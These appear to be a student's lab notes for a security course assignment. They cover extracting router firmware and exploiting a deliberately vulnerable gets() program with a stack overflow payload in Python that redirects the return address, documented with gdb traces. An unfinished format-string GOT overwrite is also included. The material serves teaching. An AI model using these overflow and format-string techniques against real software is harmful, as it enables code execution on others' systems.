   <IGMPVersion type="9" n="0" attr="18" range="[1:10]" hk="Get_IgmpSnoopingCon$
  </X_COM_IPTV>
 </Services>
 <DeviceSummary type="6" n="16" attr="17" range="(1024)" hk="GetDefaultValue"/>
 <LANDeviceNumberOfEntries type="9" n="0" attr="17" hk="GetLANDeviceNUMOFEntrie$
 <WANDeviceNumberOfEntries type="9" n="0" attr="17" hk="GetWANDeviceNUMOFEntrie$
 <UserNumberOfEntries type="9" n="0" attr="17" hk="GetUserNUMOFEntries"/>
 <User type="254" n="32" attr="18" hk="AddDelUsers">
  <template type="254" n="32" attr="18" hk="AddDelUsers">
<!--<Enable type="14" n="0" attr="18" hk="GetSetUsers" />-->
   <Password type="6" n="0" attr="18" range="(64)" hk="GetSetUsers" />
   <Username type="6" n="0" attr="17" range="(64)" hk="GetSetUsers" />
  </template>
 </User>

 <Capabilities type="255" n="32" attr="17">
  <PerformanceDiagnostic type="255" n="32" attr="17">

   <DownloadTransports type="6" n="0" attr="17" hk="GetDefaultValue" />


   <UploadTransports type="6" n="0" attr="17" hk="GetDefaultValue" />

  </PerformanceDiagnostic>
 </Capabilities>

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

```
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-ro...
File  Edit  View  Search  Terminal  Help
osboxes@osboxes ~/Downloads/Assignment01 $ cd _Firmware1.bin.extracted/
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted $ ls
120087.squashfs  squashfs-root
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted $ cd squashfs-
root/
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root
$ ls
bin  dev  etc  home  htdocs  lib  mnt  proc  sbin  sys  tmp  usr  var  www
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root
$ cd etc
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ ls
chat      events   init.d    resolv.conf              services   TZ
config    hosts    iproute2  RT3052_AP_2T2R_V1_1.bin  templates  udev
defnodes  init0.d  ppp       scripts                  tlogs
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ nano resolv.conf
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ ls
chat      events   init.d    resolv.conf              services   TZ
config    hosts    iproute2  RT3052_AP_2T2R_V1_1.bin  templates  udev
defnodes  init0.d  ppp       scripts                  tlogs
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ unzip hosts
unzip:  cannot find or open hosts, hosts.zip or hosts.ZIP.
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ 7zip hosts
No command '7zip' found, but there are 16 similar ones
7zip: command not found
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ gzip hosts
gzip: hosts: Too many levels of symbolic links
osboxes@osboxes ~/Downloads/Assignment01/_Firmware1.bin.extracted/squashfs-root/
etc $ unzip
```

Login info could be in a zipped folder? (those in red)

```
  GNU nano 2.5.3                    File: wps
$un/wps_inbupnpdev_usocket^@11CInbUPnPDev^@^@^@SHA-256 part of OpenSSL 0.9.8a 11 Oct 2005^@^@^@^@$
8STs
^@^@^@dynamic^@cryptlib.c^@^@pointer != NULL^@<<ERROR>>^@^@^@err^@ex_data^@x509^@^@^@^@x509_info^$
^@^@^@ thread=%lu, file=%s, line=%d, info="^@^@^@"
^@^@%ld bytes leaked in %d chunks
^@^@ex_data.c^@^@^@obj_dat.c^@^@^@%d.%lu^@^@.%lu^@^@^@^@UNDEF^@^@^@undefined^@^@^@rsadsi^@^@RSA D$
8S
8STs
```

Memory leak?

2. Question2.c

- ➔ You must include a detailed diagram of the current state of the stack at each major step, starting from the initial state before your attack begins. The diagrams should show all of the relevant elements on the stack (similar to those provided in the lecture notes).
- ➔ You must show how you would change the code to fix all the vulnerabilities in the programs provided for Q2+3. Provide a brief description of why your changes fix the issues.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>


void fullwin()
{
      printf("Achieved 2/2!\n");
}

void partialwin()
{
      printf("Achieved 1/2!\n");
}

void vuln( char *input)
{
  char buffer[24];

  printf(input);

  gets(buffer);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

To avoid this type of buffer overflow attack, use `fgets()` instead of `gets()`. Never, ever, ever use `gets().`

```
man gets
```

`gets()` is used to read the string from the input. Never use it, because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. Instead, use `fgets()`.

fgets() reads in at most one less than size characters from stream and stores them into the buffer pointed to by s. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. An "\0" is stored after the last character in the buffer.

Protostar VM via PuTTY
Username: user@192.168.10.186
Password: user

```
bash

pscp -P 22 "C:\Users\Deirdre\Downloads\Question2.c" user@192.168.10.186:/home/user/

gdb Question2.o
```

- Open the file in gdb

```
(gdb) break *main
```

- Set breakpoint in main

```
(gdb) run
```

- Run the program

```
(gdb) set disassembly-flavor intel

(gdb) disassemble main

(gdb) info proc mappings
```

- Stack grows from the bottom, so it starts with the highest address

```
(gdb) disassemble main
Dump of assembler code for function main:
```

```
0x0804846a <main+0>:    push   ebp
```

- Register that is used as the base pointer, contains address pointing to somewhere in the stack
- Must be important because it happens first
- Essentially like saving a value

```
0x0804846b <main+1>:    mov    ebp,esp
```

- Moves ESP into EBP

```
0x0804846d <main+3>:    and    esp,0xfffffff0
```

- Masks ESP, basically sets the last 4 bits to 0 in order to keep it nicely aligned

```
0x08048470 <main+6>:    sub    esp,0x10
```

- Subtracts hex 10
- ESP is the stack pointer
- It now points to a bit lower address than EBP

```
0x08048473 <main+9>:    mov    eax,DWORD PTR [ebp+0xc]
```

- Moves something at memory location offset hex C from the stack pointer
- In example using stack0, this matches where the modified variable gets set to 0

```
0x08048476 <main+12>:   add    eax,0x4
```

-

```
0x08048479 <main+15>:   mov    eax,DWORD PTR [eax]
```

-

```
0x0804847b <main+17>:   mov    DWORD PTR [esp],eax
```

- Moves EAX at memory location ESP
- When the address of the next instruction was pushed, the stack pointer gets incremented, and the address placed there

```
0x0804847e <main+20>:   call   0x804844c <vuln>
```

- Call pushes the theoretically next instruction pointer onto the stack
- It then jumps to the vuln function

```
0x08048483 <main+25>:   leave
```

- Moves ESP to EBP, which effectively destroys the previous stack frame
- Then pop EBP (opposite of mov above), which restores the previous stack frame
- Where to return to from main? The next value on the stack is where we want to return to
- When the function is done, leave does the reverse of the first mov

```
0x08048484 <main+26>:   ret
```

- Pop this address into the instruction pointer, thus jumping back to where we came from

```
End of assembler dump.
```

[x] is a parameter, which is placed on the stack.
The `gets()` function takes one parameter, which points to a character buffer that is on the stack.
Thus, we have to pass it the address where the character buffer starts.

Registers

Instruction Pointer	EIP
Stack Pointer	ESP
Base Pointer	EBP

Area between ESP and EBP is called a stack frame.
This is a small area of memory that can be used to store local variables and calculations inside the main function.
It has to make space for 24 characters, the size our buffer is set to.

Goal: Make the program output both "Achieved 1/2!" and "Achieved 2/2!" from the functions patrialwin() and fullwin(), in that order, in a single run of the program.

Follow the example for the `stack5` question, as outlined in the *Lab 5 2020 - Buffer Overflow Shellcode* document.

```
(gdb) set disassembly-flavor intel
(gdb) disas vuln
Dump of assembler code for function vuln:
0x0804844c <vuln+0>:    push   ebp
0x0804844d <vuln+1>:    mov    ebp,esp
0x0804844f <vuln+3>:    sub    esp,0x38
0x08048452 <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048455 <vuln+9>:    mov    DWORD PTR [esp],eax
0x08048458 <vuln+12>:   call   0x8048350 <printf@plt>
0x0804845d <vuln+17>:   lea    eax,[ebp-0x20]
0x08048460 <vuln+20>:   mov    DWORD PTR [esp],eax
0x08048463 <vuln+23>:   call   0x8048330 <gets@plt>
0x08048468 <vuln+28>:   leave
0x08048469 <vuln+29>:   ret
End of assembler dump.
(gdb)
```

`(gdb) disas vuln`

- Disassemble vuln() function

`(gdb) del`

- Delete any breakpoints set

```
Breakpoint 2, 0x08048460 in vuln ()
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.
eax            0xbffff798       -1073743976
ecx            0xbffff798       -1073743976
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff780       0xbffff780
ebp            0xbffff7b8       0xbffff7b8
esi            0x0      0
edi            0x0      0
eip            0x8048468        0x8048468 <vuln+28>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff780:     0xbffff798      0xb7ec6165      0xbffff798      0xb7eada75
0xbffff790:     0xb7fd7ff4      0x08049658      0x41414141      0x41414141
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7c0:     0x41414141      0x41414141      0x42424141      0xb7004242
0xbffff7d0:     0x080484a0      0x00000000      0xbffff858      0xb7eadc76
0x8048468 <vuln+28>:    leave
0x8048469 <vuln+29>:    ret
```

```
(gdb) break *0x08048460
(gdb) break *0x08048468
```

- Set breakpoint before and after the gets() on line 23
- Set breakpoint on leave in vuln() because we want to see the stack before it gets executed
- I tried this initially, but I was looking at the stack in the wrong place, which confused me
- I then changed the breakpoint to the return in vuln() so that I could actually see what was on the stack before it was returned

```
(gdb) break *0x08048469
```

- Set breakpoint at return in vuln() function

```
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>info registers
>x/24wx $esp
>x/2i $eip
>end
```

```
(gdb) define hook-stop
```

- Define a hook, which will execute some gdb commands when we stop at a breakpoint

```
(gdb) info registers
(gdb) x/24wx $esp
(gdb) x/2i $eip
```

- This will now print the registers, the stack, and the next two instructions every time when we hit a breakpoint

```
(gdb) end
```

- To end defining the hook-stop

#TODO: REFER BACK TO LAB 5 FOR MORE DETAIL

```
GNU nano 2.2.4                File: Question2.py

print(('A' * 36) + "\x38\x84\x04\x08" + "\x24\x84\x04\x08")
```

```
nano Question2.py
print(('A' * 50) + ('B' * 4))
```

- Create Python Test script to print a bunch of of "A"s (appear in stack as "41")
- I did this to determine where the buffer overflow occurred, changing the amount of "A"s I was printing to find the correct point just where the return address would be

```
nano Question2.py
print(('A' * 36) + "\x38\x84\x04\x08")
```

- At the point where the return address would be executed, I wanted to remove the "A"s, and set it to the return address of the `partialwin()` function
- This would print the string "Achieved 1/2!"
- Calculated the number to determine how many "A"s I wanted to remove → 50 – 14 = 36
- Used the buffer overflow attack to overwrite the return address to point to where `partialwin()` was on the stack, converting it into hexadecimal → \x38\x84\x04\x08

```
user@protostar:~$ nano Question2.py
user@protostar:~$ python Question2.py > Test
```

```
python Question2.py > Test
```

- Pipes the Python script that we created into the file "Test"

```
(gdb) r < Test
```

```
(gdb) r < Test
```

- Runs the program, piping in the Python script that we created to print a bunch of "A"s

Goal: Set the return address to fullwin() and partialwin(). Do this by getting the address where they are stored. We want to put them at the return address, right where the buffer is about to overflow.

```
Breakpoint 5, 0x08048469 in vuln ()
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.
eax            0xbffff798       -1073743976
ecx            0xbffff798       -1073743976
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7c0       0xbffff7c0
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x8048438        0x8048438 <partialwin>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff7c0:     0x00000000      0xb7ff1040      0x080484ab      0xb7fd7ff4
0xbffff7d0:     0x080484a0      0x00000000      0xbffff858      0xb7eadc76
0xbffff7e0:     0x00000001      0xbffff884      0xbffff88c      0xb7fe1848
0xbffff7f0:     0xbffff840      0xffffffff      0xb7ffeff4      0x08048266
0xbffff800:     0x00000001      0xbffff840      0xb7ff0626      0xb7fffab0
0xbffff810:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0x8048438 <partialwin>: push   ebp
0x8048439 <partialwin+1>:       mov    ebp,esp
0x08048438 in partialwin ()
(gdb) n
Single stepping until exit from function partialwin,
which has no line number information.
Achieved 1/2!
Cannot access memory at address 0x41414145
(gdb) n
Cannot find bounds of current function
(gdb) x partialwin
0x8048438 <partialwin>: push   ebp
(gdb) ^CQuit
```

```
(gdb) x partialwin
0x8048438 <partialwin>: push   ebp
(gdb) ^CQuit
(gdb)
0x8048439 <partialwin+1>:       mov    ebp,esp
(gdb) Achieved 1/2!
Undefined command: "Achieved".  Try "help".
(gdb) x fullwin
0x8048424 <fullwin>:    push   ebp
(gdb) ^CQuit
(gdb) r < Test
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/Question2.o < Test
eax            0xbffff798       -1073743976
ecx            0xbffff798       -1073743976
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7bc       0xbffff7bc
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x8048469        0x8048469 <vuln+29>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff7bc:     0x08048438      0x08048424      0xb7ff1000      0x080484ab
0xbffff7cc:     0xb7fd7ff4      0x080484a0      0x00000000      0xbffff858
0xbffff7dc:     0xb7eadc76      0x00000001      0xbffff884      0xbffff88c
0xbffff7ec:     0xb7fe1848      0xbffff840      0xffffffff      0xb7ffeff4
0xbffff7fc:     0x08048266      0x00000001      0xbffff840      0xb7ff0626
0xbffff80c:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0x8048469 <vuln+29>:    ret
0x804846a <main>:       push   ebp
```

`(gdb) x partialwin`

- Examine the location of `partialwin()` function
- 0x8048438 → \x38\x84\x04\x08

`(gdb) quit`

- Quit gdb

`(gdb) n`

- Move to next breakpoint

`(gdb) maint info` **`breakpoints`**

- View list of breakpoints set

Goal: Find memory address of fullwin() on the stack, then set that at the location of the return address.

```
Single stepping until exit from function partialwin,
which has no line number information.
Achieved 1/2!
Cannot access memory at address 0x41414145
(gdb) n
Cannot find bounds of current function
(gdb) x partialwin
0x8048438 <partialwin>: push   ebp
(gdb) ^CQuit
(gdb)
0x8048439 <partialwin+1>:       mov    ebp,esp
(gdb) Achieved 1/2!
Undefined command: "Achieved".  Try "help".
(gdb) x fullwin
0x8048424 <fullwin>:    push   ebp
(gdb) ^CQuit
(gdb) r < Test
```

```
Breakpoint 5, 0x08048469 in vuln ()
(gdb) n
Single stepping until exit from function vuln,
which has no line number information.
eax            0xbffff798       -1073743976
ecx            0xbffff798       -1073743976
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffff7c0       0xbffff7c0
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x8048438        0x8048438 <partialwin>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
0xbffff7c0:     0x08048424      0xb7ff1000      0x080484ab      0xb7fd7ff4
0xbffff7d0:     0x080484a0      0x00000000      0xbffff858      0xb7eadc76
0xbffff7e0:     0x00000001      0xbffff884      0xbffff88c      0xb7fe1848
0xbffff7f0:     0xbffff840      0xffffffff      0xb7ffeff4      0x08048266
0xbffff800:     0x00000001      0xbffff840      0xb7ff0626      0xb7fffab0
0xbffff810:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0x8048438 <partialwin>: push   ebp
0x8048439 <partialwin+1>:       mov    ebp,esp
0x08048438 in partialwin ()
(gdb) n
```

```
(gdb) x fullwin
```

- Examine the location of `fullwin()` function
- Stick that into our Python script

```
nano Question2.py
print(('A' * 36) + "\x38\x84\x04\x08" + "\x24\x84\x04\x08")
```

- 0x8048424 → \x24\x84\x04\x08

```
Single stepping until exit from function fullwin,
which has no line number information.
Achieved 2/2!
Cannot access memory at address 0x41414145
(gdb) info proc mappings
process 2565
cmdline = '/home/user/Question2.o'
cwd = '/home/user'
exe = '/home/user/Question2.o'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0        /home/user/Question2.o
         0x8049000  0x804a000     0x1000          0        /home/user/Question2.o
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
(gdb)
process 2565
cmdline = '/home/user/Question2.o'
cwd = '/home/user'
exe = '/home/user/Question2.o'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0        /home/user/Question2.o
         0x8049000  0x804a000     0x1000          0        /home/user/Question2.o
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
(gdb) disas vuln
Dump of assembler code for function vuln:
0x0804844c <vuln+0>:    push   ebp
0x0804844d <vuln+1>:    mov    ebp,esp
0x0804844f <vuln+3>:    sub    esp,0x38
0x08048452 <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048455 <vuln+9>:    mov    DWORD PTR [esp],eax
0x08048458 <vuln+12>:   call   0x8048350 <printf@plt>
0x0804845d <vuln+17>:   lea    eax,[ebp-0x20]
0x08048460 <vuln+20>:   mov    DWORD PTR [esp],eax
0x08048463 <vuln+23>:   call   0x8048330 <gets@plt>
0x08048468 <vuln+28>:   leave
0x08048469 <vuln+29>:   ret
```

3. Question3.c

- ➔ You must include a detailed diagram of the current state of the stack at each major step, starting from the initial state before your attack begins. The diagrams should show all of the relevant elements on the stack (similar to those provided in the lecture notes).
- ➔ You must show how you would change the code to fix all the vulnerabilities in the programs provided for Q2+3. Provide a brief description of why your changes fix the issues.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void target()
{
  printf("you reached the target!\n");
}

void vuln(char *string)
{
  printf(string);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

Goal: Cause the program to run the "target" function and print out "you reached the target!"

Follow the example for the `format4` question, as outlined in the *Lab 6 2020 - Format String Exploit* document.

Overwrite the Global Offset Table (GOT) with the address of `target()`.

The main() function calls `vuln()`.

`vuln()` uses `printf()` to print the string, which is placed as the first parameter of `printf()`, i.e. the format parameter.

`printf()` is the vulnerable function in this code. The `printf()` won't perform a check to determine whether the supplied inputs are expected format strings or not. This is because it's coded to accept any input values at the location where the format parameter is supposed to be. So, what we can do is simply to verify if we can leak the memory addresses, and also write arbitrary values onto the stack.

Our aim is to find the address of the return address for the vuln() function, and overwrite it with the value for the `target()` function.

To do this, we can set a breakpoint at the return value in the `vuln()` function.

```
user@protostar:~$ gdb Question3.o
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/user/Question3.o...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/user/Question3.o

Program exited with code 0377.
(gdb) set disassembly-flavor intel
(gdb) disas vuln
Dump of assembler code for function vuln:
0x08048408 <vuln+0>:    push   ebp
0x08048409 <vuln+1>:    mov    ebp,esp
0x0804840b <vuln+3>:    sub    esp,0x18
0x0804840e <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048411 <vuln+9>:    mov    DWORD PTR [esp],eax
0x08048414 <vuln+12>:   call   0x8048320 <printf@plt>
0x08048419 <vuln+17>:   leave
0x0804841a <vuln+18>:   ret
End of assembler dump.
(gdb)
```

```
gdb Question3.o
```

```
(gdb) set disassembly-flavor intel
```

```
(gdb) disas vuln
```

- Disassemble vuln() function

```
(gdb) x target
0x80483f4 <target>:     0x83e58955
(gdb) 0x80483f4
```

```
(gdb) x target
```

- Examine the location of `target()` function
- 0x80483f4

```
(gdb) break *0x0804841a
Breakpoint 1 at 0x804841a
(gdb)
```

```
Dump of assembler code for function vuln:
0x08048408 <vuln+0>:    push   %ebp
0x08048409 <vuln+1>:    mov    %esp,%ebp
0x0804840b <vuln+3>:    sub    $0x18,%esp
0x0804840e <vuln+6>:    mov    0x8(%ebp),%eax
0x08048411 <vuln+9>:    mov    %eax,(%esp)
0x08048414 <vuln+12>:   call   0x8048320 <printf@plt>
0x08048419 <vuln+17>:   leave
0x0804841a <vuln+18>:   ret
End of assembler dump.
(gdb) 0x08048411^CQuit
(gdb) ^CQuit
(gdb) break *0x08048411
Breakpoint 1 at 0x8048411
(gdb) break *0x08048419
Breakpoint 2 at 0x8048419
```

```
(gdb) break *0x0804841a
(gdb) break *0x08048411
(gdb) break *0x08048419
```

- Set breakpoint at the return value in the `vuln()` function
- Set 2 breakpoints, one before and one after the `printf()` function

```
(gdb) define hook-stop
Redefine command "hook-stop"? (y or n) y
Type commands for definition of "hook-stop".
End with a line saying just "end".
>info registers
>x/24wx $esp
>x/2i $eip
>end
```

`(gdb) define hook-stop`

- Define a hook, which will execute some gdb commands when we stop at a breakpoint

```
(gdb) info registers
(gdb) x/24wx $esp
(gdb) x/2i $eip
```

- This will now print the registers, the stack, and the next two instructions every time when we hit a breakpoint

`(gdb) end`

- To end defining the hook-stop

- To find the GOT?
- Then we overwrite the GOT entry
- set {int}<value we want to write to, GOT entry>=<value we want to write>
- This should change the GOT entry

Instead, we need to use a format string to manipulate the stack and alter the address of the `printf()` function in the PLT to the address of the `target()` function.

```
(gdb) x target
0x80483f4 <target>:     0x83e58955
```

`(gdb) x target`

- Examine `target()` function to find its location → 0x80483f4

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x08048408 <vuln+0>:    push   ebp
0x08048409 <vuln+1>:    mov    ebp,esp
0x0804840b <vuln+3>:    sub    esp,0x18
0x0804840e <vuln+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x08048411 <vuln+9>:    mov    DWORD PTR [esp],eax
0x08048414 <vuln+12>:   call   0x8048320 <printf@plt>
0x08048419 <vuln+17>:   leave
0x0804841a <vuln+18>:   ret
End of assembler dump.
```

`(gdb) disas vuln`

- Disassemble the `vuln()` function

```
(gdb) disas 0x8048320
Dump of assembler code for function printf@plt:
0x08048320 <printf@plt+0>:      jmp    DWORD PTR ds:0x8049618
0x08048326 <printf@plt+6>:      push   0x10
0x0804832b <printf@plt+11>:     jmp    0x80482f0
End of assembler dump.
```

`(gdb) disas 0x80483f4`

- Disassemble the address in the call to `printf@plt` which is in the function `vuln()`
- Note this is the address used in the call instruction, not the address of the call instruction itself
- From here, the address we want to overwrite is the one on the first line with: "`jmp DWORD PTR ds:<address we want>`"
- Examining this address allows us to see what is currently located there
- This is the value we want to change to the address of the `target()` function

```
(gdb) disas 0x8048320
Dump of assembler code for function printf@plt:
0x08048320 <printf@plt+0>:      jmp    DWORD PTR ds:0x8049618
0x08048326 <printf@plt+6>:      push   0x10
0x0804832b <printf@plt+11>:     jmp    0x80482f0
End of assembler dump.
```

```
  GNU nano 2.2.4                File: exp.py

import struct

TARGET = 0x80483f4
plt_printf = 0x8049618

exploit = ""
exploit += "AAAABBBBCCCCDDDDEEEEFFFF"
exploit += "%x " * 8

print exploit + "X" * (512-len(exploit))
```

`nano exp.py`

- Create Python script in order to create a string input for this exploit
- Use string of recognisable letters to use as padding when looking on the stack
- Aim is the find the position on the stack where this string is stored
- Make changes playing around with various padding lengths in an attempt to find the stack location where the string we want is stored
- `%x` prints hexadecimals, but we don't have any, so it grabs values from the stack and uses them
- Use Programmer feature on Windows calculator to convert between hex and decimal
- The address is in hex, and we want to pad in decimal equivalent to the addresses

```
  GNU nano 2.2.4                File: exp.py

import struct

TARGET = 0x80483f4
plt_printf = 0x8049618

def pad(s):
        return s+"X" * (512 - len(s))

exploit = ""
exploit += "%X " * 4

print pad(exploit)
```

`python exp.py > Test3`

- Pipes the Python script that we created into the file "Test3"


`(gdb) r $(cat Test3)`

- Runs the program, piping in the Python script that we created to print a bunch of "A"s

```
0x08048320 <printf@plt+0>:      jmp    DWORD PTR ds:0x8049618
0x08048326 <printf@plt+6>:      push   0x10
0x0804832b <printf@plt+11>:     jmp    0x80482f0
End of assembler dump.
(gdb) x 0x8049618
0x8049618 <_GLOBAL_OFFSET_TABLE_+20>:   0x08048326
```

`(gdb) x 0x8049618`

- Examine the GOT address
- Store this in our exp.py script
- Later on, we should be able to note this GOT address changing when the program is run, as we go through each breakpoint




```
user@protostar:~$ nano Test3
user@protostar:~$ python exp.py > Test3
user@protostar:~$ ./Question3.o "$(<Test3)"
